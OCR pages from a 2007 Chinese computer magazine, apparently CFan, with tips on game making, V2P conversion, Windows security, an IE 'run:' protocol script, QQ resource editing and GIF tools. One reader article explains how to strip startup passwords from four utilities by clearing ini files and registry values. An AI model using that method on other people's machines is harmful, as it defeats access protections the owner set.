将拍摄好的图片转成索引格式，即BMP位图，然后在2DFM里面的场景项目里导入。右击"角色位置"或附近的空白处选择"新建脚本"，这样在"角色位置"上面则生成了一个脚本，在这个脚本里将所需要的场景图导入即可。由于系统默认的场景范围大小为640×480，因此要在滚轴的选项里将横向和纵向都勾选，并分别设置为100。这样一来场景便初步制作完毕了。

跑龙套的特效班子


如果想增加一些特效，例如天上有东西飞过，或者角色身前有阻挡，都可以在"角色位置"的上或下新增脚本来实现。例如我制作的二横路口场景，背景上重复行驶的车辆便是依靠移动属性已经循环播放方式来实现的。只需要将车辆设置好，放到角色的背后层即可。同样的，游戏每一关的背景音乐也正在在这里载入的。

故事的制作

故事模式也就是单机模式，这是格斗游戏的一个基本模式。点选"角色→故事"，然后勾选"故事"，这便表示东东这个角色有故事模式了（这软件也真是奇怪，默认状态都是没故事的，难道大家都玩对战去了？）。

随即在空白处右击，就有"新建战斗"、"新建DEMO"、"新建分支"、"新建结束"的选项。其中"战斗"和"结束"是必须设置的，在战斗项目里要设计战斗场景、战斗时间、敌我双方开场时所站的位置、CPU级数等等信息（见图20）。一场战斗对应一次战斗设置，如果想游戏中他要依次挑战12位选手，那便表示要设置12次战斗。特别提醒一下大家的是，2DFM是支持多人混战，例如东东在同一个场景里要和2个敌人战斗，这时候便要在CPU1和CPU2那里选择两个人了。

至此，一个初步的2D格斗游戏就完成了。通过"文件→生成游戏文件"就能将做好的游戏打包发布，如果想要在此基础之上再制作较为高级的游戏，你还需要一些附加知识，不过都可以从网上学到。



20

CF [ZT01]

网络大补贴

①moley编写的2DFM教程（适合已经入门的读者）
链接：http://blog.sina.com.cn/ali213

②GameRes游戏资源区
链接：http://resource.gameres.com/#Graphics%20Resource

③游戏人物素材
链接：http://www.sucai.com/sucaishow/list.asp?id=25

④66RPG游戏资源
链接：http://www.66rpg.com/pic.asp

⑤幻想森林论坛
链接：http://bbs.rpgchina.com



挑战之星

难题当道 敢来挑战吗?

题目1:

有点不道德 但很爽!——实战零上传BT下载

为什么我BT的时候总是上传的速度比下载快得多,为什么我用迅雷下完软件它还会占用那么多的CPU资源?这些软件都作为服务器上传数据,我有没有办法限制它们的上传或者随意地控制呢?

题目要求:限制BT或其他下载软件的数据上传。



番茄: 看到这个题目出现,相信很多朋友心理都有一丝不悦。BT之所以能兴旺,都是本着奉献精神,无私的做种、无私的上传,才造就了BT庞大的资源和极端的下载速度。今天这个题目的提出确实有点不太道德。不过,番茄认为限制特定软件进行数据上传的方案也许不只用在零上传BT上,从某些安全或者隐私的角度来讲也十分有用。像最近大家知道的FlashGet个别版本会在后台连接某些服务器或上传数据,如果有通用的方法可以将这些你不希望的上传禁止掉,那还是相当实用的。

题目2:

不认识的汉字如何打出来

一直在使用拼音输入法,有时会突然遇到一些不认识的字,五笔又不会用,这个时候我该怎么办呢?

题目要求:请列出N种仅会拼音输入法的人遇到不认识的汉字时,如何能将这个字或词打出来的方法,方案最多者胜出。

番茄: 无意间在论坛上看到这个问题,番茄也只会用拼音输入法,遇到不认识字的情况其实比较少见。但是番茄留意了一下,发现大家提供的找出汉字读音的方法千奇百怪,正好,番茄就用这一题考考大家的搜索能力吧,看看你究竟能找到多少条确实行之有效的解决方法。

题目3:

请不要在我电脑上用QQ

请问一下,比如一台机器上已有两个QQ号码,现在不想有第3个新号码登录,只有机器上的原来两个号码才可以登录,可以实现吗?虽然比较自私,但是确实不想别人在我的机器上聊很久的QQ。

题目要求:只允许QQ当前记录的QQ号登录,不允许新的QQ号码在本机的QQ上使用。



番茄: 首先还是请保证QQ是能正常使用的,原有的号码能够正常的登录、保存聊天记录、发送各种表情等,但是不能再有新帐号加入。貌似方法有很多呀,修改QQ界面、删文件、设权限,大家各显神通吧!再下载一个QQ后就能使用其他QQ号的情况,大家就不用考虑了,呵呵!

题目4:

书法:电脑爱好者体

觉得徐老师有了自己的静蕾体真是太牛了,我希望自己也能有一套自己的字体。

题目要求:做一套用自己手写书法做的字体库,要求库中必须有"电脑爱好者"五个字!

番茄: 相信大家都对近期的字体事件有所耳闻了,从徐老师的静蕾体到毛爷爷的行书体,再到魔兽不敢再用方正字体等,字体似乎成了大热门。果果近期也做过字体原理方面的文章,今天我们就来做自己的字体吧!

医治"从虚拟回归现实"的后遗症

■吉林/张鹏

看到第16期很多朋友解答了"从虚拟回归现实"这一题,方法虽多也都可行,但也应该考虑一下,"回归现实"后应面临的现实问题——这样的操作系统能用吗?我想硬件配置问题应该关注一下,由于VMWare生成的虚拟系统的硬件配置与现实的机器有比较明显的差异。如何去解决此硬件配置方面的差异性,使恢复后的操作系统可以被使用?下面我用VMWare Workstation v4.0.5 Build 6030,生成Windows 2000 Pro虚拟机为例,为大家介绍一下(若VMWare为其他版本,生成虚拟机为其他操作系统,操作方法可能会有所不同):

第一步：按照正常方法新建虚拟机，操作系统类型为Win2kpro，生成后VMWare虚拟机系统主要硬件清单如下（见图1）。且在Win2kpro安装完毕后，已安装VMWare Tool软件。



第二步：卸载硬件驱动，卸载驱动可按照连接设备由外而内的顺序：


网卡（如：AMD PCNET Family PCI Ethernet Adapter）→通用串行总线控制器（如：Intel 82371AB/EB PIIX4）→声卡\视频和游戏控制器（如：Creative SB PCI128 Sound Card、AC'97）→监视器（如：Benq 77G，即显示器驱动）。可参照如图2所示，去卸载硬件驱动。




若在卸载驱动时，系统提示是否重新启动计算机，应单击“否”，保证卸载硬件驱动操作完全结束。

小提示：卸载硬件驱动之前，先通过“控制面板→添加或删除程序”，卸载VMWare Tool软件。

第三步：改变高级配置电源模式ACPI，在“设备管理器”中，右键单击“ACPI Uniprocessor PC”，选择“属性→驱动程序→更新驱动程序”，单击“下一步”，如图3所示，选择“Standard PC”，单击“下一步”，确定即可。



第四步：改变IDE ATA/ATAPI控制器为“标准双通道PCI IDE控制器”，在“设备管理器”中，选择“IDE ATA/ATAPI控制器→Intel(r) 82371AB/EB PCI Bus Master IDE Contoller”，选择“属性→驱动程序→更新驱动程序”，单击“下一步”，如图4所示，选择“Standard Dual Channel PCI IDE Controller即标准双通道PCI IDE控制器”，单击“下一步”，确定即可。



若不进行上述操作，Ghost恢复后系统启动时很有可能无法启动或崩溃，而使前面的虚拟转物理的操作工作功亏一篑。

Ghost恢复系统后，需要修复驱动，以适应真实环境的硬件要求。可参考此文《小工具让你快速安装驱动程序》（相关链接：http://www.cfan.com.cn/yc/soft/2007-06-13/1181701448d74977.shtml），使用“易驱动”的在线修复驱动功能去自动修复用Ghost恢复后系统的驱动。CF [WJ01]

网络大补贴

喜欢钻研技术的读者朋友，如果想了解到更多关于虚拟机到物理机转换（V2P）的细节技术知识，请参考如下链接：

1.System Center Virtual Machine Manager 2007 Beta 2（SCVMM 2007 Beta 2）

由微软出品的SCVMM 2007 Beta 2，提供集中的虚拟机基础架构管理，使管理员和经授权的最终用户能够提高物理服务器利用率并快速配置新虚拟机。

官方网站：http://www.microsoft.com/china/systemcenter/scvmm/default.mspx

2.Symantec Backup Exec System Recovery Disk March 2007（SBESR 2007）

由赛门铁克出品的SBESR 2007拥有全新集中化管理系统备份和恢复活动功能，支持在VMWareWorkstation，Microsoft Virtual Server环境下将物理恢复点到虚拟格式的无缝转换（P2V）和虚拟系统到物理系统的无缝转换（V2P）。

相关网站：http://www.cnetnews.com.cn/2007/0425/388808.shtml

3.VMWare V2P技术手册下载

http://www.vmware.com/support/v2p/index.html





系统安全百分百

TAG: 系统安全、金山清理专家、补丁 | 技巧 | 实例

本文可以学到

1 给系统打补丁　　3 阻止程序访问网络

2 为用户设密码　　4 提高电脑安全级别

你的电脑是不是经常中毒？还有很多流氓软件你也赶不走吧，或许还有很多木马吧！这都是因为你的系统有漏洞，如何给你的系统打补丁修复漏洞，如何让你的系统能百分百安全？现在，我们来看看Etta是如何杨过的帮助之下，让自己的系统安全得满分的。

什么叫漏洞？


Windows是由成千上万的代码所组成，具微软透露，Windows Vista有超过5000万行代码，而大家常用的Windows XP也有4000万行代码。这么多代码难免有设计上的缺陷或在编写时产生的错误，这就是大家常说的漏洞。而某个缺陷或错误被人（电脑黑客）所利用，就能控制整台电脑，从而偷取你的重要资料和信息，甚至破坏整个操作系统。

1、系统需要打补丁

Etta：我安装完系统，就算安装了任何杀毒软件，为什么只要一上网，我的鼠标就会不听我的使唤？难道我的电脑被黑客控制了吗？

杨过：系统本来就是有漏洞的，所以微软也在不断地完善自己的操作系统。而你安装好操作系统后，先不要急着打开网页，首先应该为系统打补丁，让你的系统没有漏洞，这样才能拒绝黑客入侵。

①右击“我的电脑”。
②点击“属性”打开“系统属性”窗口。
③进入“自动更新”标签卡。
④选择“自动”。
⑤设置好工作时间。
⑥确定即可让电脑自动打补丁，让你的系统很安全。




也可以选择其他工作方式，如要关闭，就选择关闭自动更新。

2、指定程序用网络

Etta：为什么在第一次用QQ或Outlook Express时，会弹出解除阻止的对话框呢？这是如何来的？

杨过：它其实就是“Windows防火墙”的功能，依次单击“开始→控制面板”，在控制面板中双击“Windows防火墙”即可打开Windows防火墙控制台。“Windows防火墙”再点击“启动”即可。你只要启动了“Windows防火墙”，当你有程序要用网络时，就会弹出解除阻止的对话框了。



①进入“例外”标签卡来设置允许哪些程序访问网络。
②选中的程序就能访问网络的，没选择的是不能进行网络访问的。
③如要让Outlook Express也能访问网络，先点击“添加程序”来添加。
④选中Outlook Express，当然也可以添加其他的程序或用浏览来指定其他程序。
⑤点击“确定”即可完成，试试，你的Outlook Express就能访问网络了。

选中它，就能在程序要访问网络时，弹出Windows安全警报的对话框。

选中“保持阻止”，那QQ就不上了网了。

如果选中“解除阻止”，你的QQ就能上网了。

3、系统安全得满分

Etta：你说我们这些菜鸟，到底自己的系统安全不安全，一点都不知道，或许我的电脑现在被柳絮飞这个高手控制着呢，或许我的秘密他都知道，我如何知道我的系统安全吗？





杨过：其实很简单，我给大家推荐个小软件——金山清理专家，用它，就能让你的系统绝对安全。



可以自己手动进行系统维护。

点击即能对系统进行相应的清理。

①运行程序后，点击“我为系统打分”。
②系统健康指数才66分，主要有两大问题。
③分别点击他们进行维护。
④在漏洞修补里，选中要修补的选项。
⑤点击“修复选中的漏洞”即可自动修复。
⑥在恶杀里选中想要删除的插件。
⑦点击“清除选定项”即可清除。
⑧完成所有后再扫描一下，会发现你的系统已经100分了。

4、用户密码要设置

Etta: 虽说网络上我是防住了，但我不在时，柳絮飞就偷偷用我的电脑，真是郁闷呀！

杨过: 如果前面的补丁你都打了，那就只能说明你没给电脑设置密码，当用户登录电脑时，如果给用户加个密码，柳絮飞就进不来了。




①在控制面板里双击“用户帐户”。
②选择要进行密码设置的帐户。
③点击“重设密码”即可设置。
④输入两次新密码。
⑤点击“确定”即可完成密码的设置，下次用该帐户登录时就需输入密码了。

5、系统还原到从前

Etta: 今天才昨天才装了系统，今天由于误装驱动导致不能正常使用，在网上去找驱动不小心就中了毒，真是祸不单行呀！555

杨过: 用系统还原，就能把你现在的系统还原成以前你指定时间的系统。就如电影里的“寻秦记”一样，能让你回到从前，不同的是系统还原能让你回到任何时候，包括从以前又回现在。但可不能到将来呀，要不就真的成了时空机了。点击“开始→程序→附件→系统工具”即可打开“系统还原”窗口。现在我们来开始还原吧！




如果你现在的系统你比较满意，但怕以后中毒，你也可以点击它来创建个还原点，命名为“寻秦记”。当以后电脑有问题时，恢复到“寻秦记”即可。

①选择“恢复我的计算机到一个较早的时间”。
②点击“下一步”按钮选择还原点。
③在左边的日历中通过左右箭头选择月份。
④选择一个以前的日期。
⑤呵呵，我选择在打补丁之前的，这样与我重装系统一样干净，并且比重装速度快多了。当然，你也可以通过日期调整，来找到你的“寻秦记”还原点。
⑥点击下一步即可自动重启电脑，重启后即可回到从前。

6、系统还原能撤消

Etta: 我用了系统还原到昨天，我晕呀，桌面上的资料没有备份就还原了，重要的资料丢了。

杨过: 没事，你可以又返回来将资料备份。快启动“系统还原”吧！



①可以选中“撤消我上次的恢复”回过来。
②点击下一步即可开始。
③看一下，可以回到上次的时间吧！点击下一步，即可让“寻秦记”里古天乐回到现在。当然，你桌面上没有备份的资料也就有了：）

金山清理专家 小档案

软件版本：2.0　软件大小：3.95MB　软件性质：免费软件
下载地址：http://kad.www.duba.net/kas/KASSetup0814_Ext_10_0001.exe

杨过支招

如何打开远程桌面服务　实用度：★★☆

打开远程桌面后，就能让远方的朋友帮你操作电脑。他可以帮你做优化系统、清除病毒等工作。右击“我的电脑”选择“属性”，在“远程”标签卡里选中“允许用户远程连接到此计算机”，再点击“选择远程用户”按钮，再点击“添加”来加入能远程访问的用户，再点击“高级”后再点“立即查找”，在找到的结果里选中你要加入的用户（可多选），点击确定即可打开远程桌面服务。

远程访问要批准　实用度：★★★

大家看到“Windows防火墙”能指定程序能访用网络，但只是限制了自己，而没有限制别人。如果以远程访问为例，想让朋友远程控制我的电脑，除了要打开远程桌面服务外，还就是必须在“Windows防火墙”批准允许远程桌面访问才行。要是不开，就算你的远程桌面服务开了，别人也是控制不了你的电脑的。进入“Windows防火墙”的“高级”标签卡，选中与互联网的“本地连接”来设置，点击设置即可打开高级设置，在“服务”标签卡里进行选择，将“远程桌面”选上，你就能在其他电脑上，以通过远程桌面来控制本电脑了。

自动更新选项是灰色　实用度：★★★

我的自动更新选项是灰色，没办法进行设置，我们可以点击“开始→运行→regedit”来打开注册表编辑器，在注册表里找[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows]，展开Windows后将其下的WindowsUpdate删除掉即可。如果不愿意删除WindowsUpdate或者原来就没有WindowsUpdate这项，可在组策略里修改是否启用自动更新：“开始→运行→gpedit.msc”，点击“计算机配置→管理模板→Windows组件→Windows Update”，在右边的窗口中双击配置自动更新选择启用或禁用即可。CF [WJ02]

“我就CFan”

杨过 http://yangguo.blog.cfan.com.cn echo@cfan.com.cn

回音壁

和IE再签一个补充协议

TAG: IE、协议 | 技巧 | 应用




■山东/闫华礼

2007年第11期《跟IE签订一个协议》介绍了怎样让IE启动一些程序，感觉内容很新颖。但美中不足的是，利用这个协议，不能打开一些绿色软件，也不能打开各种类型的文件，看来这个协议有点不完整，让我们和IE再签一个补充协议吧！

问题分析

按照原文作者的方法，在run.vbs文件中添加两行代码（见图1）：

```
Case "tool"
    WshShell.Run "TweakNT.exe"
```



在IE浏览器的地址栏中输入run:tool，就会出现一个错误提示窗口（如图2）。经过实验，原文介绍的方法不能打开一些绿色软件，也不能打开个别类型的文件，如MP3文件，RM文件等。

小提示：TweakNT是笔者的一款系统优化软件。

解决方案

只要给要打开的程序或者文件加上一个绝对路径（程序、文件存放的位置）就可以了，还是以打开TweakNT为例说一下。将上文run.vbs文件中的“WshShell.Run "TweakNT.exe"”替换为“WshShell.Run "C:\TweakNT\TweakNT.exe"”，并保存。

在IE浏览器的地址栏中输入run:tool，TweakNT就打开了。

有了这个补充协议，IE才真正做到了言出必行，无论是各种程序抑或是各种文件，它都能打开，从不违约。还犹豫什么，赶快签下这个补充协议吧！

程序下载：http://work.newhua.com/cfan/200719/19hyb1.rar

创新度：★★☆ 实用度：★★☆ 分类：新型方案



小编手记：绝对路径不能包含空格，否则就会出现错误，这是因为run在运行解析时，遇到空格会停止，解决的方法是使用三个"号，例如：让IE运行QQ，代码为“run """C:\Program Files\QQ2007\QQ.exe"""”，当有三个"号，就能解决空格的问题了。

额外奖：30

打造CFan专用版QQ

TAG: IE、协议 | 技巧 | 应用



■湖南/龙小康

前几期的《电脑爱好者》介绍了制作暴风影音和千千静听的CFan专用版，非常有意思，下面我给大家再介绍一下打造CFan专用版QQ的简单方法。


Resource Hacker 小档案

软件版本：3.4.0 汉化版　软件大小：545KB

运行环境：Windows 9x/Me/NT/2000/XP/2003

下载地址：http://www.newhua.com/soft/12421.htm

首先下载安装Resource Hacker。然后关闭QQ，打开Resource Hacker，单击“文件→打开”，在弹出的打开文件窗口中定位到QQ的安装目录，默认为“C:\Program Files\Tencent\QQ”，选定其中的LoginCtrlRes.dll，单击“打开”。在Resource Hacker窗口左侧依次展开“字串表→104”，选定其下的“2052”，在窗口右侧就可以看见“QQ用户登录”的文字，现在我们把它修改为“QQ2007 CFan专用版”（图3）。好了，单击“编译脚本”按钮进行编译，然后依次单击“文件→保存”，保存文件后退出。接下来打开QQ，看，是不是变成CFan专用版的了（图4）。



创新度：★★☆ 实用度：★★★ 分类：新型方案



小编手记：Resource Hacker能进行编译，本想对其他的dll文件也进行编译，但发现有很多加密的文件是无法进行反编译的。其实我们除了用Resource Hacker外，还可以用ExescopeE来进行修改。

额外奖：30

密码遗忘不求人

TAG: 密码、优化软件 | 技巧 | 应用



■吉林/武占伟

2007年第17期52页《加密软件你别吹了》中提到的破解优化大师的加密文件，本人要对其进行补充的是Windows优化大师的启动密码遗忘后的手动解决方法，希望对大家能有所帮助。

Windows优化大师

如果忘记了Windows优化大师的启动密码，可以进入C:\Windows下找到WoptiPass.dat文件，用记事本打开WoptiPass.dat文件，内容如下：

[Wopti]

Password=瓮?█

直接删除Password=后面的内容并保存WoptiPass.dat文件，或者直接删除WoptiPass.dat文件，都可以去除Windows优化大师的启动密码。

以上在Windows优化大师 V7.71 Build 7.0417测试通过。

超级兔子魔法设置

超级兔子密码忘记后，可以先进入"C:\Windows\system32"下找到magicset.ini文件，打开内容如下：

[Main]

PassWord=SRP4-CJHJAUTLWR （第1次设置密码123的内容）

[Main]

PassWord=SRP4-CUQSOBUKQL （第2次设置密码123的内容）

[Main]

PassWord=SRP4-CEFQICQODM （第3次设置密码123的内容）

注：magicset.ini文件内容3次设置了相同的密码123，但生成的文件内容是不相同的，说明软件在用户输入密码后采用了软件内置的几种或多种密码加密算法进行变换法加密运算。

直接删除PassWord=后面的内容并保存magicset.ini文件，或者直接删除magicset.ini文件，都可以去除超级兔子魔法设置的启动密码。

以上在超级兔子魔法设置V7.8个人版测试通过。

完美卸载V2007

当你通过更多功能选项中的密码项设置密码并确认新密码后（密码长度为6位或6位以上），完美卸载V2007会提示你密码设置成功！重新运行完美卸载V2007会提示你输入启动密码。

卸载完美卸载V2007后，重新安装本软件，运行完美卸载V2007仍然要求输入启动密码。与Windows优化大师、超级兔子魔法设置不同的是，软件在设置启动密码后并没有生成密码文件，启动密码经过加密后存放在注册表中。

完美卸载V2007忘记密码后，我们可以运行Regedit打开注册表项目 [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft]

在右侧窗口中找到二进制值IE Class和Dword值IE Home，内容如下：

"IE Class"=hex:f5,f6,f7,f0,f1,f2

"IE Home"=dword:00000006 这项记录的是用户的密码位数(我的测试密码是123456)

直接删除IE Home、清除IE Class里面的二进制内容（此时启动软件有启动密码窗口，但启动密码已为空，直接确定即可进入软件）

以上在完美卸载 V2007 25.90.7201 正式版测试通过。

注册表终结者

注册表终结者密码忘记后，我们可以运行Regedit打开注册表项目，在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Check_Pss]

右侧窗口中找到字符串值pssword，内容如下：

"pssword"=" 125 126 127"

直接删除pssword或者将pssword字符串值里面的数值数据清空，都可以去除注册表终结者的启动密码。

以上在注册表终结者(regboy) V7.5 测试通过。

创新度：★★★ 实用度：★★☆ 分类：新型方案



小编手记：小编用"设置→控制面板→添加或删除程序"来对它们进行了卸载，重新安装本程序，看是否可解除启动密码，发现超级兔子是可以的，优化大师、注册表终结者和完美卸载不可以。同时在进行直接完美卸载密码修改时将IE Home的十六进制数值数据改成0，是不能去除启动密码的，一定要删除。

额外奖：50

简单就是美

TAG： GIF Movie Gear、GIF动画 | 技巧 | 应用



■四川/党伟

2007年8月第16期《QQ表情大时代》中所介绍的Fireworks的确是一款制作GIF动画的强大的"剑客"软件。但何不用一款简单而又实用的软件来代替它，让人人都能做GIF动画呢？

GIF Movie Gear 小档案

软件版本：4.1.2 汉化版 软件大小：1016KB

下载地址：http://www.onlinedown.net/soft/29073.htm

GIF Movie Gear体积小巧，功能却很丰富，操作也很简单。

第一步：用暴风影音或KMPlayer等打开视频文件，进行连续截图，注意间隔不要太长，否则待会儿制作出来的GIF动画会不流畅，并可以在Windos自带的"画图"中对需要的部分进行裁剪。

第二步：运行GIF Movie Gear，选择"打开文件"，打开第一张截图。

第三步：点击（插入帧到动画）按钮，将其他截图依次插入。

第四步：点击（显示动画预览）按钮，一个GIF动画就出现了。如果觉得其速度太快或太慢，可以点击（编辑时间间隔）按钮，设定某一张或全部图片的延迟时间。至此，你的GIF动画就大功告成了。

CF [WJ03]

创新度：★★☆ 实用度：★★☆ 分类：新型方案



小编手记：在对暴风影音或KMPlayer进行抓图时，不要用Print Screen来进行抓图，在暴风影音或KMPlayer软件里有自带的抓图功能，当你暂停播放后，点击抓图即可完成。

额外奖：20

征稿

"回音壁"是每一个读者展现自我的舞台，也是朋友们学习杂志之后的感受和收获的喜悦。你也许发现某篇文章介绍的技巧有漏洞，或者有比文章中所介绍的更好的解决方案，也可能因某篇文章的启发而延伸出其他更精彩的应用等。这些学习过程中的感受，你都可以写下来寄给我们，一旦您的稿件被采用，除了丰厚的稿费外，还会有额外奖金奉上。

"回音壁"的稿件采用流水制，每期都是新读者，也就是说每个人都会有机会，还不赶快拿起你的笔来！

稿件格式：

1.自我介绍：简单介绍一下你的工作生活情况、个性介绍等（150字内）。

2.作者生活照一张。

3.文章主体：首先具体说明一下是对哪期杂志上的哪篇文章的回馈。可以是指出这篇文章漏洞并加以弥补；可以提供解决类似问题的更好方法；也可以是在这篇文章的基础上延伸出来的新的应用。正文的长短不拘。

4.在来稿中，请写上姓名、地址、邮编、身份证号（以上个人资料缺一不可）。

投稿信箱：echo@cfan.com.cn

特别事件的特别提示

Tag 事件查看器、Vista 〉技巧、实例 〉系统

■江苏/王志军


Windows Vista的事件查看器增加了一个新的功能，可以为某些特定的事件绑定任务，这样当系统发生指定的事件时，可以自动触发预先设置的任务。按下“开始”按钮，从“所有程序”中选择“管理工具”，在这里可以发现“事件查看器”的位置；或者，也可以进入控制面板，在“系统和维护”分组下找到“事件查看器”；更简单的方法是，在“开始搜索”框中键入“eventvwr.msc”，按下回车键后即可进入事件查看器的主界面。

实例：当心，有人在偷偷创建账户！

任务：要求创建用户账户之后，系统自动弹出一个警示框，向用户发出提醒信息。这样如果有恶意代码在后台私自创建用户账户时，我们就可以及时得到通知，也好做到心中有数。

第一步：由于在默认设置下，事件查看器并没有自动记录账户管理，因此我们还需要启用账户审核策略才行。在“开始搜索”框输入“secpol.msc”命令，运行后打开“本地安全策略”窗口，在左侧的任务窗格中定位至“本地策略→审核策略”，然后在右侧详细窗格中选择“审核账户管理”策略项。

双击打开如图1所示的窗口，勾选“成功”复选框以启用策略，这样可以审核用户账户创建成功时的事件类型，至于“失败”就没有必要审核了。




第二步：进入控制面板，随便新建一个用户账户，目的主要是为了手动触发一个新建用户账户的事件，这里的操作不再多说。

第三步：进入事件查看器窗口，在左侧的控制台树中定位到“Windows日志→安全”，可以看到与系统安全相关的事件，在中间的详细窗格中可以找到刚才添加用户账户的事件，事件ID为4728，如图2所示，可以通过“日期和时间”排序后快速定位。




第四步：单击“操作”窗格的“将任务附加到此事件”链接，此时会打开“创建基本任务”向导对话框，单击“下一步”按钮。随后会弹出一个对话框，这里主要提供一些用于确认的信息，如果没有什么错误的话，单击“下一步”按钮继续。

第五步：如图3所示，由于我们的要求是自动弹出一个警示框，以发出相应的提醒信息，因此应该在这里选择“显示消息”，单击“下一步”按钮继续。



第六步：在这里输入消息框的标题和具体的内容。奇怪的是如图4所示界面中竟然出现了一个错误，此处的“邮件”应该是“消息”，不过对具体使用并无大碍。最后单击“完成”按钮进行确认。



